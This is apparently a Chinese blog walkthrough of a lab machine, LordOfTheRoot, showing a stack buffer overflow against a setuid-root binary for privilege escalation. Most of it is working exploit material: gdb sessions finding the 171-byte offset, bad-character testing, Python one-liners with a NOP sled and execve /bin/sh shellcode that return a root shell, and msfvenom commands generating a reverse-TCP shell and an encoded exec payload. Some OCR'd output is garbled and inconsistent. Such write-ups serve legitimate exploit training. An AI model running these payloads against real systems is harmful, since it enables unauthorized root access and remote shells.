0000| 0xffffc530 → 0x90909090
0004| 0xffffc534 → 0x90909090
0008| 0xffffc538 → 0x90909090
0012| 0xffffc53c → 0x90909090
0016| 0xffffc540 → 0x90909090
0020| 0xffffc544 → 0x90909090
0024| 0xffffc548 → 0x90909090
0028| 0xffffc54c → 0x90909090
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()

```

CSDN @少年醉春风

恶意payload

peda help shellcode //关于 shellcode 的帮助

shellcode search exec // 如何使用 'exec' 搜索所有 shellcode


```

gdb-peda$ peda help shellcode
Generate or download common shellcodes.
Usage:
shellcode generate [arch/]platform type [port] [host]
shellcode search keyword (use % for any character wildcard)
shellcode display shellcodeId (shellcodeId as appears in search results)
shellcode zsc [generate customize shellcode]

For generate option:
default port for bindport shellcode: 16706 (0x4142)
default host/port for connect back shellcode: 127.127.127.127/16706
supported arch: x86

gdb-peda$ shellcode search exec
Connecting to shell-storm.org...
Found 170 shellcodes
ScId Title
[132] Aix - execve /bin/sh - 88 bytes
[136] Alpha - execve() - 112 bytes
[107] BSD/ppc - execve(/bin/sh) - 128 bytes
[814] BSD/x86 - setreuid(geteuid(), geteuid()) and execve(/bin/sh, /bin/sh, 0)
[95] BSD/x86 - setuid/execve - 30 bytes
[92] BSD/x86 - execve(/bin/sh) & setuid(0) - 29 bytes
[362] BSD/x86 - execve /bin/sh Crypt /bin/sh - 49 bytes
[93] BSD/x86 - execve(/bin/sh) - 27 bytes
[131] Sco/x86 - execve(/bin/sh, ... , NULL) - 43 bytes
[866] FreeBSD/x86-64 - execve - 28 bytes
[106] FreeBSD/x86-64 - exec(/bin/sh) Shellcode - 31 bytes
[104] FreeBSD/x86-64 - execve /bin/sh shellcode 34 bytes
[103] FreeBSD/x86-64 - Execve /bin/sh - Anti-Debugging
[100] FreeBSD/x86 - execve /tmp/sh - 34 bytes
[170] FreeBSD/x86 - execve /bin/sh 23 bytes
[749] FreeBSD/x86 - execv(/bin/sh) - 23 bytes
[171] FreeBSD/x86 - execve /bin/sh 37 bytes
[99] FreeBSD/x86 - execve(/bin/cat & /etc/master.passwd) - 65 bytes
[167] FreeBSD/x86 - reverse connect dl(shellcode) and execute, exit - 90 bytes
[97] FreeBSD/x86 - setuid(0)&execve({//sbin/ipf,-Faa,0},0); - 57 bytes
[96] FreeBSD/x86 - setreuid(0, 0) & execve(pfctl -d) - 56 bytes
[133] Hp-Ux - execve(/bin/sh) - 58 bytes
[139] Irix - execve(/bin/sh -c) - 72 bytes
[141] Irix - execve(/bin/sh) - 43 bytes
[140] Irix - execve(/bin/sh) - 68 bytes

```

CSDN @少年醉春风

```
shellcode display 841 // 这里使用841模块
```

```
gdb-peda$ shellcode display 841
```

```
Connecting to shell-storm.org...
/*
Tiny Execve sh Shellcode - C Language - Linux/x86
Copyright (C) 2013 Geyslan G. Bem, Hacking bits

http://hackingbits.com
geyslan@gmail.com

This program is free software: you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation, either version 3 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program. If not, see <http://www.gnu.org/licenses/>
*/
/*
tiny_execve_sh_shellcode

* 21 bytes
* null-free

# gcc -m32 -fno-stack-protector -z execstack tiny_execve_sh_shellcode.c -o tiny_execve_sh_shellcode

Testing
# ./tiny_execve_sh_shellcode
*/
```

CSDN @少年醉春风

```
#include <stdio.h>
#include <string.h>

unsigned char shellcode[] = \
"\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f"
"\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd"
"\x80";

main ()
{
    // When contains null bytes, printf will show a wrong shellcode length.
    printf("Shellcode Length: %d\n", strlen(shellcode));

    // Pollutes all registers ensuring that the shellcode runs in any circumstance.
    __asm__ ("movl $0xffffffff, %eax\n\t"
            "movl %eax, %ebx\n\t"
            "movl %eax, %ecx\n\t"
            "movl %eax, %edx\n\t"
            "movl %eax, %esi\n\t"
            "movl %eax, %edi\n\t"
            "movl %eax, %ebp\n\t"

            // Calling the shellcode
            "call shellcode");
}
```

CSDN @少年醉春风

```
shellcode generate x86/linux exec 生成shellcode
```

```
checksec
```

```
0xffffc530 ff ff c5 30
```

```
反向 \x30\xc5\xff\xff
```

```
增加nop sled被访问机会 30000
```

```
run $(python -c 'print "A" * 171 + "\x30\xc5\xff\xff" + "\x90" * 30000 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\x89\xca\x6a\x0b\x58\xcd\x80"')
```

```
// 171个A覆盖后 EIP 指向\x00xcd\xff\xff shellcode位置
```

```
gdb-peda$ shellcode generate x86/linux exec
# x86/linux/exec: 24 bytes
shellcode = (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31"
  "\xc9\x89\xca\x6a\x0b\x58\xcd\x80"
)
gdb-peda$
```

```
gdb-peda$ run $(python -c 'print "A" * 171 + "\x30\xc5\xff\xff" + "\x90" * 30000 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\x89\xca\x6a\x0b\x58\xcd\x80"')
Starting program: /2022/6/file $(python -c 'print "A" * 171 + "\x30\xc5\xff\xff" + "\x90" * 30000 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\x89\xca\x6a\x0b\x58\xcd\x80"')
process 4593 is executing new program: /usr/bin/dash
#
```

靶机提权

objdump 二进制文件分析

objdump工具用来显示二进制文件的信息，就是以一种可阅读的格式让你更多地了解二进制文件可能带有的附加信息。

进入door1，只有file文件，尝试分析猜测文件

```
objdump -d --no-show-raw-insn file
```

```
//查看可执行函数的十六进制显示file
```

```
-d, --disassemble 显示可执行部分的汇编程序内容
```

```
--[no-]show-raw-insn 在符号反汇编旁边显示十六进制
```

strings

在对象文件或二进制文件中查找可打印的字符串

strings命令 在对象文件或二进制文件中查找可打印的字符串。字符串是4个或更多可打印字符的任意序列，以换行符或空字符结束。 strings命令对识别随机对象文件很有用。

参考文章

<https://blog.csdn.net/u011500307/article/details/25926111>

<https://wangchujiang.com/linux-command/c/strings.html>

```
ls -lahR
```



```
smeagol@LordOfTheRoot:/SECRET$ ls -lshR
.:
total 12K
4.0K drwxr-xr-x 2 root root 4.0K Mar 30 03:45 door1
4.0K drwxr-xr-x 2 root root 4.0K Mar 30 03:45 door2
4.0K drwxr-xr-x 2 root root 4.0K Mar 30 03:45 door3
./door1:
total 8.0K
8.0K -rwsr-xr-x 1 root root 5.1K Sep 22 2015 file
./door2:
total 8.0K
8.0K -rwsr-xr-x 1 root root 7.2K Sep 17 2015 file
./door3:
total 8.0K
8.0K -rwsr-xr-x 1 root root 7.2K Sep 17 2015 file
```

```
strings door1/file
strings door2/file
strings door3/file
```

发现只有 door1 目录下的file文件 有strcpy
因此这个文件存在缓冲区溢出

```
smeagol@LordOfTheRoot:/SECRET$ strings door1/file
/lib/ld-linux.so.2
,x!L
libc.so.6
_IO stdin used
strcpy
exit
printf
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
QVh]
[^_]
Syntax: %s <input string>
```

```
smeagol@LordOfTheRoot:/SECRET$ strings door2/file
/lib/ld-linux.so.2
Tn6%`9
libc.so.6
_IO stdin used
exit
printf
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
QVhM
[^_]
Syntax: %s <input string>
```

```
smeagol@LordOfTheRoot:/SECRET$ strings door3/file
/lib/ld-linux.so.2
Tn6%`9
libc.so.6
_IO stdin used
exit
printf
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
QVhM
[^_]
Syntax: %s <input string>
```

[pwndg](#)

```
vim ~/.gdbinit  
切换到 pwndbg
```

```
root@kali: /2022/6  
文件 动作 编辑 查看 帮助  
source /opt/pwndbg/gdbinit.py  
#source ~/peda/peda.py  
~  
~  
~  
文件 动作 编辑 查看 帮助
```

前面我们知道 界址为171
用gdb分析

```
gdb ./file  
vmmmap  
run
```

```
root@kali: /2022/6  
文件 动作 编辑 查看 帮助  
# gdb ./file  
GNU gdb (Debian 10.1-2) 10.1.90.20210103-git  
Copyright (C) 2021 Free Software Foundation, Inc.  
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law.  
Type "show copying" and "show warranty" for details.  
This GDB was configured as "x86_64-linux-gnu".  
Type "show configuration" for configuration details.  
For bug reporting instructions, please see:  
<https://www.gnu.org/software/gdb/bugs/>.  
Find the GDB manual and other documentation resources online at:  
<http://www.gnu.org/software/gdb/documentation/>.  
  
For help, type "help".  
Type "apropos word" to search for commands related to "word" ...  
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.  
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)  
Reading symbols from ./file ...  
(No debugging symbols found in ./file)  
pwndbg> vmmmap  
vmmmap: The program is not being run.  
pwndbg> run  
Starting program: /2022/6/file  
Syntax: /2022/6/file <input string>  
[Inferior 1 (process 3716) exited normally]
```

CSDN @少年醉春风

```
run $(python -c 'print "A"*171 + "B"*4 + "C"*20')
```

```

pwndbg> r $(python -c 'print "A"*171 + "B"*4 + "C"*20')
Starting program: /2022/6/file $(python -c 'print "A"*171 + "B"*4 + "C"*20')

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

[ REGISTERS ]
EAX 0x0
EBX 0x0
ECX 0xffffd410 ← 0x43004343 /* 'CC' */
EDX 0xffffd0f2 ← 0xdb004343 /* 'CC' */
EDI 0x8048360 (_start) ← xor %ebp, %ebp
ESI 0x2
ESP 0xffffd0e0 ← 'CCCCCCCCCCCCCCCCCCCC'
EIP 0x42424242 ('BBBB')

[ DISASM ]
Invalid address 0x42424242 /2022/6

[ STACK ]
00:0000 | esp 0xffffd0e0 ← 'CCCCCCCCCCCCCCCCCCCC'
... ↓
05:0014 | 0xffffd0f4 → 0xf7fdb00 ← 0x0
06:0018 | 0xffffd0f8 → 0xf7fc3420 → 0x804826a ← inc edi /* 'GLIBC_2.0' */
07:001c | 0xffffd0fc → 0xf7fa7000 (_GLOBAL_OFFSET_TABLE_) ← 0x1ead6c

[ BACKTRACE ]
▶ f 0 0x42424242
f 1 0x43434343
f 2 0x43434343
f 3 0x43434343
f 4 0x43434343
f 5 0x43434343

```

CSDN @少年醉春风

vmmmap

我们知道 linux 文件权限有三种

r read
w write
x execute

一般 r-x rw- wx 一般不同时授权

我们看这个程序

0xffffdd00 rwx 说明这个位置我们可以完全控制，因此可以利用shellcode

```

pwndbg> vmmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
0x8048000 0x8049000 r-xp 1000 0 /2022/6/file
0x8049000 0x804a000 rw-p 1000 0 /2022/6/file
0xf7dbc000 0xf7dd9000 r--p 1d000 0 /usr/lib/i386-linux-gnu/libc-2.33.so
0xf7dd9000 0xf7f31000 r-xp 158000 1d000 /usr/lib/i386-linux-gnu/libc-2.33.so
0xf7f31000 0xf7fa5000 r--p 74000 175000 /usr/lib/i386-linux-gnu/libc-2.33.so
0xf7fa5000 0xf7fa7000 r--p 2000 1e8000 /usr/lib/i386-linux-gnu/libc-2.33.so
0xf7fa7000 0xf7fa9000 rw-p 2000 1ea000 /usr/lib/i386-linux-gnu/libc-2.33.so
0xf7fa9000 0xf7fb0000 rw-p 7000 0 [anon_f7fa9]
0xf7fb0000 0xf7fb5000 rw-p 2000 0 [anon_f7fb5]
0xf7fb5000 0xf7fb9000 r--p 4000 0 [vvar]
0xf7fb9000 0xf7fbc000 r-xp 2000 0 [vdso]
0xf7fbc000 0xf7fcc000 r--p 1000 0 /usr/lib/i386-linux-gnu/ld-2.33.so
0xf7fcc000 0xf7fee000 r-xp 22000 1000 /usr/lib/i386-linux-gnu/ld-2.33.so
0xf7fee000 0xf7ffb000 r--p d000 23000 /usr/lib/i386-linux-gnu/ld-2.33.so
0xf7ffb000 0xf7ffd000 r--p 2000 2f000 /usr/lib/i386-linux-gnu/ld-2.33.so
0xf7ffd000 0xffffe000 rw-p 1000 31000 /usr/lib/i386-linux-gnu/ld-2.33.so
0xffffdd000 0xffffe000 rwxp 21000 0 [stack]
pwndbg>

```

CSDN @少年醉春风

r \$(python -c 'print "A"*171 + "B"*4 + "C"*20')

```

smeagol@LordOfTheRoot:/SECRET/door2$ gdb ./file
GNU gdb (Ubuntu 7.7.1-0ubuntu5~14.04.2) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from ./file (no debugging symbols found) ... done.
(gdb) r $(python -c 'print "A"*171 + "B"*4 + "C"*20')
Starting program: /SECRET/door2/file $(python -c 'print "A"*171 + "B"*4 + "C"*20')

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) info r
eax                0x0          0
ecx                0xbfe1b8b0   -1075726160
edx                0xbfe1b3ce   -1075727410
ebx                0xb7739000   -1217163264
esp                0xbfe1b3c0   0xbfe1b3c0
ebp                0x41414141   0x41414141
esi                0x0          0
edi                0x0          0
eip                0x42424242   0x42424242  PODATA
eflags            0x10202     [ IF RF ]
cs                 0x73        115
ss                 0x7b        123
ds                 0x7b        123
es                 0x7b        123
fs                 0x0         0
gs                 0x33        51
(gdb)

```

CSDN @少年醉春风

缓冲区溢出的在生成shellcode时，会影响输入的字符，比如'n'字符会终止输入，会截断输入导致我们输入的字符不能完全进入缓冲区。常见的坏字符有x0a、x0b、x00

现在生成一串与字节数组相同的坏字符。以下 python 脚本可用于生成从 \x01 到 \xff 的坏字符字符串：

```

#!/usr/bin/env python
from __future__ import print_function

for x in range(1, 256):
    print("\x" + "{:02x}".format(x), end='')

print()

```

python zifu.py

```

\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c
\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38
\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54
\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70
\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c
\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8
\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4
\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f
\xfe\xfd\xfe\xff

```



```
(gdb) x/256x $esp
0xbfc7f60: 0x01 0x02 0x03 0x04 0x05 0x06 0x07 0x08
0xbfc7f68: 0x00 0x80 0xcb 0xbf 0xea 0xcc 0x7a 0xb7
0xbfc7f70: 0x04 0x00 0x00 0x00 0xf4 0x7f 0xcb 0xbf
0xbfc7f78: 0x94 0x7f 0xcb 0xbf 0x4c 0x97 0x04 0x08
0xbfc7f80: 0x1c 0x82 0x04 0x08 0x00 0x00 0x78 0xb7
0xbfc7f88: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xbfc7f90: 0x00 0x00 0x00 0x00 0x2b 0x2f 0x0d 0x8a
0xbfc7f98: 0x3a 0x6b 0x07 0xa1 0x00 0x00 0x00 0x00
0xbfc7fa0: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xbfc7fa8: 0x04 0x00 0x00 0x00 0x60 0x83 0x04 0x08
0xbfc7fb0: 0x00 0x00 0x00 0x00 0x00 0x25 0x7b 0xb7
0xbfc7fb8: 0x99 0xf9 0x5e 0xb7 0x00 0xf0 0x7b 0xb7
0xbfc7fc0: 0x04 0x00 0x00 0x00 0x60 0x83 0x04 0x08
0xbfc7fc8: 0x00 0x00 0x00 0x00 0x81 0x83 0x04 0x08
0xbfc7fd0: 0x5d 0x84 0x04 0x08 0x04 0x00 0x00 0x00
0xbfc7fd8: 0xf4 0x7f 0xcb 0xbf 0xb0 0x84 0x04 0x08
0xbfc7fe0: 0x20 0x85 0x04 0x08 0x80 0xd1 0x7a 0xb7
0xbfc7fe8: 0xec 0x7f 0xcb 0xbf 0x1c 0x00 0x00 0x00
0xbfc7ff0: 0x04 0x00 0x00 0x00 0xf6 0x96 0xcb 0xbf
0xbfc7ff8: 0x09 0x97 0xcb 0xbf 0xc1 0x97 0xcb 0xbf
0xbfc8000: 0xd7 0x97 0xcb 0xbf 0x00 0x00 0x00 0x00
0xbfc8008: 0xb7 0x98 0xcb 0xbf 0xc8 0x98 0xcb 0xbf
0xbfc8010: 0xd8 0x98 0xcb 0xbf 0xec 0x98 0xcb 0xbf
0xbfc8018: 0x0d 0x99 0xcb 0xbf 0x20 0x99 0xcb 0xbf
0xbfc8020: 0x2d 0x99 0xcb 0xbf 0x4e 0x9e 0xcb 0xbf
0xbfc8028: 0x5a 0x9e 0xcb 0xbf 0xb8 0x9e 0xcb 0xbf
0xbfc8030: 0xcf 0x9e 0xcb 0xbf 0xde 0x9e 0xcb 0xbf
0xbfc8038: 0xff 0x9e 0xcb 0xbf 0x11 0x9f 0xcb 0xbf
0xbfc8040: 0x22 0x9f 0xcb 0xbf 0x2b 0x9f 0xcb 0xbf
0xbfc8048: 0x3e 0x9f 0xcb 0xbf 0x46 0x9f 0xcb 0xbf
0xbfc8050: 0x56 0x9f 0xcb 0xbf 0x88 0x9f 0xcb 0xbf
0xbfc8058: 0xa8 0x9f 0xcb 0xbf 0xc7 0x9f 0xcb 0xbf
(gdb) █
```

CSDN @少年醉春风

去掉 \x09\x0a 重新填充

```
(gdb) x/256x $esp
0xbfb16e40: 0x01 0x02 0x03 0x04 0x05 0x06 0x07 0x08
0xbfb16e48: 0x0b 0x0c 0x0d 0x0e 0x0f 0x10 0x11 0x12
0xbfb16e50: 0x13 0x14 0x15 0x16 0x17 0x18 0x19 0x1a
0xbfb16e58: 0x1b 0x1c 0x1d 0x1e 0x1f 0x00 0x04 0x08
0xbfb16e60: 0x1c 0x82 0x04 0x08 0x00 0x70 0x76 0xb7
0xbfb16e68: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xbfb16e70: 0x00 0x00 0x00 0x00 0xc3 0xaa 0x8a 0x47
0xbfb16e78: 0xd2 0xae 0x82 0x9f 0x00 0x00 0x00 0x00
0xbfb16e80: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xbfb16e88: 0x03 0x00 0x00 0x00 0x60 0x83 0x04 0x08
0xbfb16e90: 0x00 0x00 0x00 0x00 0x00 0x95 0x79 0xb7
0xbfb16e98: 0x99 0x69 0x5d 0xb7 0x00 0x60 0x7a 0xb7
0xbfb16ea0: 0x03 0x00 0x00 0x00 0x60 0x83 0x04 0x08
0xbfb16ea8: 0x00 0x00 0x00 0x00 0x81 0x83 0x04 0x08
0xbfb16eb0: 0x5d 0x84 0x04 0x08 0x03 0x00 0x00 0x00
0xbfb16eb8: 0xd4 0x6e 0xb1 0xbf 0xb0 0x84 0x04 0x08
0xbfb16ec0: 0x20 0x85 0x04 0x08 0x80 0x41 0x79 0xb7
0xbfb16ec8: 0xcc 0x6e 0xb1 0xbf 0x1c 0x00 0x00 0x00
0xbfb16ed0: 0x03 0x00 0x00 0x00 0xf7 0x86 0xb1 0xbf
0xbfb16ed8: 0x0a 0x87 0xb1 0xbf 0xd7 0x87 0xb1 0xbf
0xbfb16ee0: 0x00 0x00 0x00 0x00 0xb7 0x88 0xb1 0xbf
0xbfb16ee8: 0xc8 0x88 0xb1 0xbf 0xd8 0x88 0xb1 0xbf
0xbfb16ef0: 0xec 0x88 0xb1 0xbf 0x0d 0x89 0xb1 0xbf
0xbfb16ef8: 0x20 0x89 0xb1 0xbf 0x2d 0x89 0xb1 0xbf
0xbfb16f00: 0x4e 0x8e 0xb1 0xbf 0x5a 0x8e 0xb1 0xbf
0xbfb16f08: 0xb8 0x8e 0xb1 0xbf 0xcf 0x8e 0xb1 0xbf
0xbfb16f10: 0xde 0x8e 0xb1 0xbf 0xff 0x8e 0xb1 0xbf
0xbfb16f18: 0x11 0x8f 0xb1 0xbf 0x22 0x8f 0xb1 0xbf
0xbfb16f20: 0x2b 0x8f 0xb1 0xbf 0x3e 0x8f 0xb1 0xbf
0xbfb16f28: 0x46 0x8f 0xb1 0xbf 0x56 0x8f 0xb1 0xbf
0xbfb16f30: 0x88 0x8f 0xb1 0xbf 0xa8 0x8f 0xb1 0xbf
0xbfb16f38: 0xc7 0x8f 0xb1 0xbf 0x00 0x00 0x00 0x00
(gdb) █
```

CSDN @少年醉春风

去掉 \x20 重新填充

无错

坏字符为 \x09 \x0a \x20

还有 \x00 默认排除空字符

```
0xbff82580:  0x01  0x02  0x03  0x04  0x05  0x06  0x07  0x08
0xbff82588:  0x0b  0x0c  0x0d  0x0e  0x0f  0x10  0x11  0x12
0xbff82590:  0x13  0x14  0x15  0x16  0x17  0x18  0x19  0x1a
0xbff82598:  0x1b  0x1c  0x1d  0x1e  0x1f  0x21  0x22  0x23
0xbff825a0:  0x24  0x25  0x26  0x27  0x28  0x29  0x2a  0x2b
0xbff825a8:  0x2c  0x2d  0x2e  0x2f  0x30  0x31  0x32  0x33
0xbff825b0:  0x34  0x35  0x36  0x37  0x38  0x39  0x3a  0x3b
0xbff825b8:  0x3c  0x3d  0x3e  0x3f  0x40  0x41  0x42  0x43
0xbff825c0:  0x44  0x45  0x46  0x47  0x48  0x49  0x4a  0x4b
0xbff825c8:  0x4c  0x4d  0x4e  0x4f  0x50  0x51  0x52  0x53
0xbff825d0:  0x54  0x55  0x56  0x57  0x58  0x59  0x5a  0x5b
0xbff825d8:  0x5c  0x5d  0x5e  0x5f  0x60  0x61  0x62  0x63
0xbff825e0:  0x64  0x65  0x66  0x67  0x68  0x69  0x6a  0x6b
0xbff825e8:  0x6c  0x6d  0x6e  0x6f  0x70  0x71  0x72  0x73
0xbff825f0:  0x74  0x75  0x76  0x77  0x78  0x79  0x7a  0x7b
0xbff825f8:  0x7c  0x7d  0x7e  0x7f  0x80  0x81  0x82  0x83
0xbff82600:  0x84  0x85  0x86  0x87  0x88  0x89  0x8a  0x8b
0xbff82608:  0x8c  0x8d  0x8e  0x8f  0x90  0x91  0x92  0x93
0xbff82610:  0x94  0x95  0x96  0x97  0x98  0x99  0x9a  0x9b
0xbff82618:  0x9c  0x9d  0x9e  0x9f  0xa0  0xa1  0xa2  0xa3
0xbff82620:  0xa4  0xa5  0xa6  0xa7  0xa8  0xa9  0xaa  0xab
0xbff82628:  0xac  0xad  0xae  0xaf  0xb0  0xb1  0xb2  0xb3
0xbff82630:  0xb4  0xb5  0xb6  0xb7  0xb8  0xb9  0xba  0xbb
0xbff82638:  0xbc  0xbd  0xbe  0xbf  0xc0  0xc1  0xc2  0xc3
0xbff82640:  0xc4  0xc5  0xc6  0xc7  0xc8  0xc9  0xca  0xcb
0xbff82648:  0xcc  0xcd  0xce  0xcf  0xd0  0xd1  0xd2  0xd3
0xbff82650:  0xd4  0xd5  0xd6  0xd7  0xd8  0xd9  0xda  0xdb
0xbff82658:  0xdc  0xdd  0xde  0xdf  0xe0  0xe1  0xe2  0xe3
0xbff82660:  0xe4  0xe5  0xe6  0xe7  0xe8  0xe9  0xea  0xeb
0xbff82668:  0xec  0xed  0xee  0xef  0xf0  0xf1  0xf2  0xf3
0xbff82670:  0xf4  0xf5  0xf6  0xf7  0xf8  0xf9  0xfa  0xfb
0xbff82678:  0xfc  0xfd  0xfe  0xff  0x00  0x00  0x00  0x00
(gdb) █
```

CSDN @少年醉春风

msf生成payload

payload:

- a 框架选择
- p 载荷类型

LHOST 本机地址

LPORT

- b 坏字符
- e 要使用的编码器
- f 编译的语言
- c 指定要包含的附加 win32 shellcode 文件
- v 载荷的名称

```
linux:
msfvenom -a x86 --platform linux -p linux/x86/shell_reverse_tcp LHOST=x.x.x.x LPORT=443 -b "\x00\x09\x0a\x20" EXITFUNC=thread -f c
```

```
linux2:
msfvenom -a x86 -p linux/x86/exec CMD=/bin/sh -b '\x00\x09\x0a\x20' -e x86/shikata_ga_nai -fc
```

```
"\xb8\x77\x45\x9b\x14\xda\xc0\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x0b\x83\xeb\xfc\x31\x43\x11\x03\x43\x11\xe2\x82\x2f\x90\x4c\xf5\xe2\xc0\x04\x28\x60\x84\x32\x5a\x49\xe5\xd4\x9a\xfd\x26\x47\xf3\x93\xb1\x64\x51\x84\xca\x6a\x55\x54\xe4\x08\x3c\x3a\xd5\xbf\xd6\xc2\x7e\x13\xaf\x22\x4d\x13"
```

这里跟截图不一样 是因为有生成了一个 每次生成的都不一样 但是都是可以使用的

```
(root@kali)-[~/2022/6]
└─# msfvenom -a x86 -p linux/x86/exec CMD=/bin/sh -b '\x00\x09\x0a\x20' -e x86/shikata_ga_nai -fc
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 70 (iteration=0)
x86/shikata_ga_nai chosen with final size 70
Payload size: 70 bytes
Final size of c file: 319 bytes
unsigned char buf[] =
"\xdb\xd0\xd9\x74\x24\xf4\x5f\xbe\xf6\xa0\x8b\xb8\x2b\xc9\xb1"
"\x0b\x31\x77\x1a\x03\x77\x1a\x83\xef\xfc\xe2\x03\xca\x80\xe0"
"\x72\x59\xf1\x78\xa9\x3d\x74\x9f\xd9\xee\xf5\x08\x19\x99\xd6"
"\xaa\x70\x37\xa0\xc8\xd0\x2f\xba\x0e\xd4\xaf\x94\x6c\xbd\xc1"
"\xc5\x03\x55\x1e\x4d\xb7\x2c\xff\xbc\xb7";

(root@kali)-[~/2022/6]
└─#
```

CSDN @少年醉春风

查看jmp

最后需要看看是否有调用jmp到es（因为我们无法控制 eax），查看能够更好的控制漏洞利用的过程，防止不成功。

```
objdump -D file | grep -P 'jmp|call' | grep esp
```

不需要jmp做跳板到shellcode，接下来绕过就是用大量的nop即可！

```
smeagol@LordOfTheRoot:/SECRET$ ls -lshR
.:
total 12K
4.0K drwxr-xr-x 2 root root 4.0K Mar 30 06:15 door1
4.0K drwxr-xr-x 2 root root 4.0K Mar 30 06:15 door2
4.0K drwxr-xr-x 2 root root 4.0K Mar 30 06:15 door3

./door1:
total 8.0K
8.0K -rwsr-xr-x 1 root root 7.2K Sep 17 2015 file

./door2:
total 8.0K
8.0K -rwsr-xr-x 1 root root 7.2K Sep 17 2015 file

./door3:
total 8.0K
8.0K -rwsr-xr-x 1 root root 5.1K Sep 22 2015 file
smeagol@LordOfTheRoot:/SECRET$ cd door3
smeagol@LordOfTheRoot:/SECRET/door3$ objdump -D file | grep -P 'jmp|call' | grep esp
smeagol@LordOfTheRoot:/SECRET/door3$
```

CSDN @少年醉春风

查看esp值

查看esp值

```
run $(python -c 'print "A"*171 + "\xd0\xfe\xe7\xbf" + "\x90"*3000')
bfe7a190
```



```
smegol@LordOfTheRoot:/SECRET/door3
smegol@LordOfTheRoot:/SECRET$ ls -lhr
total 20K
drwxr-xr-x 5 root root 4.0K Sep 22 2015 .
drwxr-xr-x 23 root root 4.0K Sep 22 2015 ..
drwxr-xr-x 2 root root 4.0K Mar 30 08:33 door1
drwxr-xr-x 2 root root 4.0K Mar 30 08:33 door2
drwxr-xr-x 2 root root 4.0K Mar 30 08:33 door3
./door1:
total 16K
drwxr-xr-x 2 root root 4.0K Mar 30 08:33 .
drwxr-xr-x 5 root root 4.0K Sep 22 2015 ..
-rw-r--r-- 1 root root 7.2K Sep 17 2015 file
./door2:
total 16K
drwxr-xr-x 2 root root 4.0K Mar 30 08:33 .
drwxr-xr-x 5 root root 4.0K Sep 22 2015 ..
-rw-r--r-- 1 root root 7.2K Sep 17 2015 file
./door3:
total 16K
drwxr-xr-x 2 root root 4.0K Mar 30 08:33 .
drwxr-xr-x 5 root root 4.0K Sep 22 2015 ..
-rw-r--r-- 1 root root 5.1K Sep 22 2015 file
smegol@LordOfTheRoot:/SECRET$ cd door3
smegol@LordOfTheRoot:/SECRET/door3$ gdb ./file
GNU gdb (Ubuntu 7.7.1-0ubuntu5-14.04.2) 7.7.1
